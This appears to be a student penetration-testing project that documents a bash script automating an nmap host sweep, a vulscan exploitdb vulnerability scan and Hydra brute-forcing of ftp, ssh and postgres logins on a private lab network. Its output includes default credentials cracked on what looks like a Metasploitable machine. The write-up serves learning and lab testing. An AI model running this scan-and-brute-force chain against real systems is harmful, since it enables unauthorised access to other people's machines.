shai simchon - pt project

1. First we make a directory with the name of the first argument when calling the script.
2. We do network scan to get information about machines in our private network and txt file called nmap_discovery.txt created.

```
#!/bin/bash
c=${1%/*}
mkdir /home/kali/Desktop/$c
echo directory created: $c
echo
echo now we will scan our private network devices:
#the SCAN function is built for scanning the private network
area and log the avilable machines.
function SCAN()
{
nmap -sn $1 | grep report | awk '{print $NF}' | sed -e 's/(//g'
-e 's/)//g' > /home/kali/Desktop/$c/nmap_discovery.txt ; cat /
home/kali/Desktop/$c/nmap_discovery.txt ; echo
}
```

output:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo bash pt.sh 192.168.1.230/26
directory created: 192.168.1.230

now we will scan our private network devices:
192.168.1.214
192.168.1.215
192.168.1.224
```

3. we do vulnerabilities scan from exploitdb site on the machines we found earlier and txt file called nmap_NSE.txt created.

```
#NSE function are built for vulnerabilities scan from the
exploitdb database site.

function NSE()
{
echo now we will run the nmap script engine for searching
vulnerabilities in the aforementioned machines: ; echo ;
sudo nmap --script /usr/share/nmap/scripts/vulscan/ --script-
args vulscandb=exploitdb.csv -sV -iL /home/kali/Desktop/$c/
nmap_discovery.txt -O -o /home/kali/Desktop/$c/nmap_NSE.txt ;
echo
}
```

output:

```
now we will run the nmap script engine for searching vulnerabilities in the aforementioned machines:

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-20 04:47 EDT
Nmap scan report for 192.168.1.214
Host is up (0.033s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
9080/tcp open  http    Mongoose httpd
| vulscan: exploitdb.csv:
| [15373] mongoose web server 2.11 - Directory Traversal vulnerability
| [12309] Mongoose Web Server 2.8 - Multiple Directory Traversal Exploits
| [9897] Mongoose Web Server 2.8.0 Source Disclosure
| [8428] MonGoose 2.4 Webserver Directory Traversal Vulnerability (win)
|
|_
MAC Address: 60:14:B3:1D:16:1E (CyberTAN Technology)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop

Nmap scan report for 192.168.1.215
Host is up (0.031s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http?
MAC Address: 08:BE:AC:0B:AD:13 (Edimax Technology)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
```

4. we check for weak passwords on common services on aforementioned machines and txt file called hydra_report.txt created.

```
#in the BRUTEFORCE function i will try to find weak passwords on
the machines i been discovered earlier (the users file i created
earlier with

function BRUTEFORCE()
{
echo -e "\e[32mnow we will try to find weak passwords for
servichyes with open ports in the aforementioned machines with
hydra tool: :\e[0m" ; echo ;
hydra -L /home/kali/Desktop/users.txt -P /home/kali/Desktop/
passwords.txt -M /home/kali/Desktop/$c/nmap_discovery.txt ftp
> /home/kali/Desktop/$c/hydra_report.txt ; hydra -L /home/kali/
Desktop/users.txt -P /home/kali/Desktop/passwords.txt -M /home/
kali/Desktop/$c/nmap_discovery.txt ssh >> /home/kali/Desktop/$c/
hydra_report.txt ; hydra -L /home/kali/Desktop/users.txt -P /
home/kali/Desktop/passwords.txt -M /home/kali/Desktop/$c/
nmap_discovery.txt postgres >> /home/kali/Desktop/$c/
hydra_report.txt ; cat /home/kali/Desktop/$c/hydra_report.txt |
grep login > hydra_passwords_log.txt ; echo
}
```


output:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 04:50:24
[DATA] max 16 tasks per 3 servers, overall 48 tasks, 441 login tries (l:21/p:21), ~28 tr
[DATA] attacking ftp://(3 targets):21/
[21][ftp] host: 192.168.1.224   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.1.224   login: ftp   password: root
[21][ftp] host: 192.168.1.224   login: ftp   password: daemon
[21][ftp] host: 192.168.1.224   login: ftp   password: irc
[21][ftp] host: 192.168.1.224   login: ftp   password: bin
[21][ftp] host: 192.168.1.224   login: ftp   password: sys
[21][ftp] host: 192.168.1.224   login: ftp   password: syslog
[21][ftp] host: 192.168.1.224   login: ftp   password: klog
[21][ftp] host: 192.168.1.224   login: ftp   password: sshd
[21][ftp] host: 192.168.1.224   login: ftp   password: msfadmin
[21][ftp] host: 192.168.1.224   login: postgres   password: postgres
[STATUS] 348.00 tries/min, 348 tries in 00:01h, 1007 to do in 00:03h, 16 active
[21][ftp] host: 192.168.1.224   login: user   password: user
[21][ftp] host: 192.168.1.224   login: service   password: service
1 of 3 targets successfully completed, 13 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-20 04:51:59
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 04:51:59
[DATA] max 16 tasks per 3 servers, overall 48 tasks, 441 login tries (l:21/p:21), ~28 tr
[DATA] attacking ssh://(3 targets):22/
[22][ssh] host: 192.168.1.224   login: msfadmin   password: msfadmin
[22][ssh] host: 192.168.1.224   login: postgres   password: postgres
[STATUS] 325.00 tries/min, 325 tries in 00:01h, 1004 to do in 00:04h, 10 active
[22][ssh] host: 192.168.1.224   login: user   password: user
[22][ssh] host: 192.168.1.224   login: service   password: service
1 of 3 targets successfully completed, 4 valid passwords found
```

5. At the end of the script we take all the files created and take them to one report and call him vuln_log.txt.

```
function LOG()
{
echo -e "\e[32mscript log results:\e[0m" ; echo ; cat /home/
kali/Desktop/$c/nmap_discovery.txt > /home/kali/Desktop/$c/
vuln_log.txt ; cat /home/kali/Desktop/$c/nmap_NSE.txt >> /home/
kali/Desktop/$c/vuln_log.txt ; cat /home/kali/Desktop/$c/
hydra_report.txt >> /home/kali/Desktop/$c/vuln_log.txt ; cat /
home/kali/Desktop/$c/vuln_log.txt
}

SCAN $1
NSE
BRUTEFORCE
LOG
```

output:


┌──(kali㉿kali)-[~/Desktop/192.168.1.230]
└─$ cat vuln_log.txt
192.168.1.214
192.168.1.215
192.168.1.224
Nmap 7.92 scan initiated Sat Aug 20 04:47:09 2022 as: nmap --script /usr/share/nma
Nmap scan report for 192.168.1.214
Host is up (0.033s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
9080/tcp open http   Mongoose httpd
| vulscan: exploitdb.csv:
| [15373] mongoose web server 2.11 - Directory Traversal vulnerability
| [12309] Mongoose Web Server 2.8 - Multiple Directory Traversal Exploits
| [9897] Mongoose Web Server 2.8.0 Source Disclosure
| [8428] MonGoose 2.4 Webserver Directory Traversal Vulnerability (win)
|
|_
MAC Address: 60:14:B3:1D:16:1E (CyberTAN Technology)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Nmap scan report for 192.168.1.215
Host is up (0.031s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open http?
MAC Address: 08:BE:AC:0B:AD:13 (Edimax Technology)
Device type: general purpose

```
|_
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40066/udp   mountd
|   100005  1,2,3      43764/tcp   mountd
|   100021  1,3,4      34927/tcp   nlockmgr
|   100021  1,3,4      37609/udp   nlockmgr
|   100024  1          50129/udp   status
|_  100024  1          57139/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| vulscan: exploitdb.csv:
| [20223] Sambar Server 4.3/4.4 beta 3 Search CGI Vulnerability
| [10095] Samba 3.0.10 - 3.3.5 Format String And Security Bypass Vulnerabilities
| [9950] Samba 3.0.21-3.0.24 LSA trans names Heap Overflow
| [7701] Samba < 3.0.20 - Remote Heap Overflow Exploit
| [4732] Samba 3.0.27a send_mailslot() Remote Buffer Overflow PoC
| [364] Samba ⩽ 3.0.4 SWAT Authorization Buffer Overflow Exploit
|
|_
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| vulscan: exploitdb.csv:
| [20223] Sambar Server 4.3/4.4 beta 3 Search CGI Vulnerability
| [10095] Samba 3.0.10 - 3.3.5 Format String And Security Bypass Vulnerabilities
| [9950] Samba 3.0.21-3.0.24 LSA trans names Heap Overflow
| [7701] Samba < 3.0.20 - Remote Heap Overflow Exploit
| [4732] Samba 3.0.27a send_mailslot() Remote Buffer Overflow PoC
| [364] Samba ⩽ 3.0.4 SWAT Authorization Buffer Overflow Exploit
```

```
[DATA] attacking ftp://(3 targets):21/
[21][ftp] host: 192.168.1.224   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.1.224   login: ftp   password: root
[21][ftp] host: 192.168.1.224   login: ftp   password: daemon
[21][ftp] host: 192.168.1.224   login: ftp   password: irc
[21][ftp] host: 192.168.1.224   login: ftp   password: bin
[21][ftp] host: 192.168.1.224   login: ftp   password: sys
[21][ftp] host: 192.168.1.224   login: ftp   password: syslog
[21][ftp] host: 192.168.1.224   login: ftp   password: klog
[21][ftp] host: 192.168.1.224   login: ftp   password: sshd
[21][ftp] host: 192.168.1.224   login: ftp   password: msfadmin
[21][ftp] host: 192.168.1.224   login: postgres   password: postgres
[STATUS] 348.00 tries/min, 348 tries in 00:01h, 1007 to do in 00:03h, 16 active
[21][ftp] host: 192.168.1.224   login: user   password: user
[21][ftp] host: 192.168.1.224   login: service   password: service
1 of 3 targets successfully completed, 13 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-20 04:51:59
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 04:51:59
[DATA] max 16 tasks per 3 servers, overall 48 tasks, 441 login tries (l:21/p:21), ~28 tries
[DATA] attacking ssh://(3 targets):22/
[22][ssh] host: 192.168.1.224   login: msfadmin   password: msfadmin
[22][ssh] host: 192.168.1.224   login: postgres   password: postgres
[STATUS] 325.00 tries/min, 325 tries in 00:01h, 1004 to do in 00:04h, 10 active
[22][ssh] host: 192.168.1.224   login: user   password: user
[22][ssh] host: 192.168.1.224   login: service   password: service
1 of 3 targets successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-20 04:53:24
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
```